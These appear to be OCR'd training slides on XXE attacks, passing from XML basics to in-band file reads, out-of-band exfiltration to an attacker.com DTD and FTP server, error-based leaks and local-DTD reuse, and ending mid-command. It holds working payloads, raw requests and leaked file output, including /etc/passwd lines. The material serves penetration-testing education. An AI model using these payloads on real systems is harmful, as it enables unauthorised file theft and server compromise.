
- Blacklists can always be bypassed
- VPN only hosts should be in your mind when testing for SSRF
- Network segregation is your best bet



Exploring the File System - XXE

AGENDA

- XML & XXE Basics
- Ways To Exploit XXE:
  - InBand/Response Based XXE
  - Out-of-Band XXE
- Problems With The Existing Techniques
- Using Local DTDs To Read Filesystem



XML – EXTENSIBLE MARKUP LANGUAGE

- Self-descriptive well structured document
- Stores and transport information and is used as a dataset
- Schema of the elements is defined inside “DOCTYPE” element
- XML parsers are used to fetch values out of the elements

EXAMPLE XML


```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE users [
  <!ELEMENT users (user)+>
  <!ELEMENT user (id,username,password)>
  <!ELEMENT id (#PCDATA)>
  <!ELEMENT username (#PCDATA)>
  <!ELEMENT password (#PCDATA)>
  ]>
  <users>
    <user>
      <id>
        1
      </id>
      <username>
        Rahul
      </username>
      <password>
        $%@#!@%xzcv5354
      </password>
    </user>
  </users>
```

XML Declaration - defines charset, language etc.

Document Type Definition (DTD) – defines Schema (Elements, Attributes, Data Types etc.) of the XML Document

Actual XML Body

EXAMPLE XML (WITH EXTERNAL DTD)



XML ENTITIES

- Simply put Entities act like variables (way of representing data)
- Can denote special markup, such as the <(<) and >(>) tags
- Reducing the code in DTD by bundling declarations into entities
- Entities have “SYSTEM” keyword as well(External Entities)
- Types of XML Entities:
  - BUILT-IN
  - GENERAL
  - PARAMETER

TYPES OF ENTITIES

- General Entities
  - Syntax: <!DOCTYPE foo [
    <!ENTITY entity_name “some value”>
    ]>
  - Can be summoned by &entity_name; only inside XML Body
- Parameter Entities
  - Syntax: <!DOCTYPE foo [
    <!ENTITY % entity_name “some value”>
    ]>
  - Can be summoned by %entity_name; even inside the DOCTYPE definition as well as inside other entities (Nested Entities)

TYPES OF ENTITIES

```
<!ELEMENT users (user)+>
<!ELEMENT user (id,username,password)>
<!ELEMENT id (#PCDATA)>
<!ELEMENT username (#PCDATA)>
<!ELEMENT password (#PCDATA)>
```

General Entities

```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE users [
  <!ENTITY name SYSTEM "http://mysite.com/username.txt">
  ]>
  <users>
    <user>
      <id>
        1
      </id>
      <username>
        &name;
      </username>
      <password>
        $%@#!@%xzcv5354
      </password>
    </user>
  </users>
```

Parameter Entities


```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE users [
  <!ENTITY % name SYSTEM "http://mysite.com/users.dtd"> %name;
  ]>
  <users>
    <user>
      <id>
        1
      </id>
      <username>
        test
      </username>
      <password>
        $%@#!@%xzcv5354
      </password>
    </user>
  </users>
```

XXE - XML EXternal Entity


- XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's XML parser.
- XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and XML parsers support these features even if they are not normally used by the application.
- An attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks or an arbitrary file read.

Cheatsheet for XXE: https://securityidiots.com/Web-Pentest/XXE/XXE-Cheat-Sheet-by-SecurityIdiots.html

TYPICAL XML REQUEST



TESTING FOR XXE



- Initially try replacing text node with general entities in the XML body and check if response is still the same which confirms entities
  are substituted.


- Construct an XML request with a SYSTEM/PUBLIC entity keyword pointing to Burp Collaborator URL & check for the hits

- If the request body is accepting JSON, convert JSON to XML and check the response if its parsing and returning Normal/200 OK responses


- Convert Content-Type from application/json to text/xml or application/xml etc. and check if any kind of XML parsing happens

XXE: COMMON TECHNIQUES

InBand XXE: Ability to read any local resources on the vulnerable server in the response itself.




INBAND XXE



Note that username element's value is reflected as is from the request

INBAND XXE



Request

Raw | Params | Headers | Hex | XML

```
POST /doLogin2 HTTP/1.1
Host: 192.168.0.155:8080
Content-Length: 178
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://192.168.0.155:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/79.0.3945.88 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Referer: http://192.168.0.155:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Connection: close

<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY xx SYSTEM "file:///C:/Windows/System32/drivers/etc/hosts">
]>
<user><username>&xx;</username><password>etst</password></user>
```

Response

Raw | Headers | Hex | XML

```
HTTP/1.1 200
Content-Type: text/xml;charset=UTF-8
Content-Length: 1238
Date: Mon, 06 Jan 2020 15:49:30 GMT
Connection: close

<result><code>0</code><msg># Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
```

XXE: COMMON TECHNIQUES

- Out-Of-Band XXE: Ability to exfiltrate any local resources on the vulnerable server to an attacker controller server.

Request

Raw | Params | Headers | Hex | XML

```
POST /doLogin HTTP/1.1
Host: 192.168.0.155:8080
Content-Length: 184
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://192.168.0.155:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Referer: http://192.168.0.155:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Connection: close

<?xml version="1.0"?>
<!DOCTYPE test [
<!ENTITY % xx SYSTEM "http://attacker.com/xxe2.dtd">
%xx;
%param1;
]>
<user><username>&exfil;</username><password>test</password></user>
```

```
root@pentest:/# ruby xxe-ftp-server.rb
FTP. New client connected
< USER anonymous
< PASS Java1.8.0_92@
> 230 more data please!
< TYPE I
> 230 more data please!
< CWD root:x:0:0:root:
> 230 more data please!
< CWD root:
> 230 more data please!
< CWD bin
> 230 more data please!
< CWD bash
> 230 more data please!
< bin:x:1:1:bin:
> 230 more data please!
< CWD bin:
> 230 more data please!
< CWD sbin
> 230 more data please!
< CWD nologin
> 230 more data please!
< daemon:x:2:2:daemon:
> 230 more data please!
< CWD sbin:
> 230 more data please!
< CWD sbin
> 230 more data please!
< CWD nologin
```

OUT-OF-BAND XXE #1

2.
3.

attacker.com/xxe.dtd

```
<!ENTITY % data SYSTEM "file:///etc/hosts">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://attacker.com:2121/_%data;'>">
```

We can extract any file say /etc/hosts over FTP since Java disallowed sending illegal characters(\r\n etc.) in HTTP request from Java 1.5

1.
4.

```
<?xml version="1.0"?>
<!DOCTYPE r [
<!ENTITY % sp SYSTEM "http://attacker.com/xxe.dtd">
%sp;
%param1;
]>
<user><username>&exfil;</username><password>etst</password></user>
```

This should be substituted by xxe.dtd contents

5.

OUT-OF-BAND XXE #2

attacker.com/xxe.dtd

```
<!ENTITY % data SYSTEM "file:///etc/hosts">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'file:///xxxxx/_%data;'>">
```


In the Latest JAVA Version even FTP doesn't allow sending illegal characters anymore. However, when server errors are enabled, we can use Server Errors to throws the file contents in the error.

```
<?xml version="1.0"?>
<!DOCTYPE r [
<!ENTITY % sp SYSTEM "http://attacker.com/xxe.dtd">
%sp;
%param1;
]>
<user><username>&exfil;</username><password>etst</password></user>
```

This should be substituted by xxe.dtd contents

OUT-OF-BAND XXE #2

Causing FileNotFoundException to leak file/directory Contents of file:/// which is C:\ in Windows



OUT-OF-BAND XXE

```
<?xml version="1.0"?>
<!DOCTYPE r [
<!ENTITY % sp SYSTEM "http://attacker.com/xxe.dtd">
<!ENTITY % data SYSTEM "file:///etc/hosts">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://attacker.com:2121/_%data;'>">
%param1;
]>
<user><username>&exfil;</username><password>etst</password></user>
```

xxe.dtd Contents

This will be further substituted by “exfil” Entity


Doing this should send the file contents to attacker’s FTP server

BUT?? LIMITATION?

```
HTTP/1.1 200
Content-Type: text/xml;charset=UTF-8
Content-Length: 143
Date: Wed, 08 Jan 2020 20:49:12 GMT
Connection: close

<result><code>3</code><msg>The parameter entity reference "%data;" cannot occur within markup in the internal subset of the DTD.</msg></result>
```

WHAT IF THERE IS AN EGRESS FILTERING?

- Out-Of-Band HTTP requests are blocked by firewall
- Only DNS queries are made
- Cannot utilize externally hosted payload




OUT-OF-BAND XXE #3

- File Upload on Domain/Subdomain:
- SSRF on Domain/Subdomain
- Internal Local DTD includes:
  A neat trick which can help to exploit XXE in worst cases using internal DTD files present on the server

LOCAL DTD TECHNIQUE


- Softwares create lot of DTD files by default when installed
- Utilize the already existing DTDs on the local filesystem
- Overwrite parameter entities present inside the local DTDs
- Balance the overwritten Entities where it is called
- Insert payload as you would do in OOB Technique(xxe.dtd)

XXE CASE STUDY AND LABS



EXPLOITING LOCAL DTDs

1. Identify Softwares/Tools/Platform based on the Verbose XML Parser Errors



Non-existing directory is provided

Server throws an error with Full Path to Application Server which reveals “Tomcat” is running on Linux

EXPLOITING LOCAL DTDs

2. Install a local copy of the Identified server(Tomcat) or check source on Github etc. if open source and look/search for existing DTD files manually or use the following repo which lists DTD files present on some very popular and common applications

   https://github.com/GoSecure/dtd-finder/blob/master/list/dtd_files.txt

   https://github.com/GoSecure/dtd-finder/blob/master/list/dtd_files_jars.txt (JAR Files containing DTDs)


3. Based on the list above if you are able to confirm the existence of a DTD file or a JAR file containing DTDs on Tomcat's local copy next step is to confirm its presence on the target server

EXPLOITING LOCAL DTDs

```
root@ac3c4652c38c:/usr/local/tomcat# find ~+ -type f -name *.jar
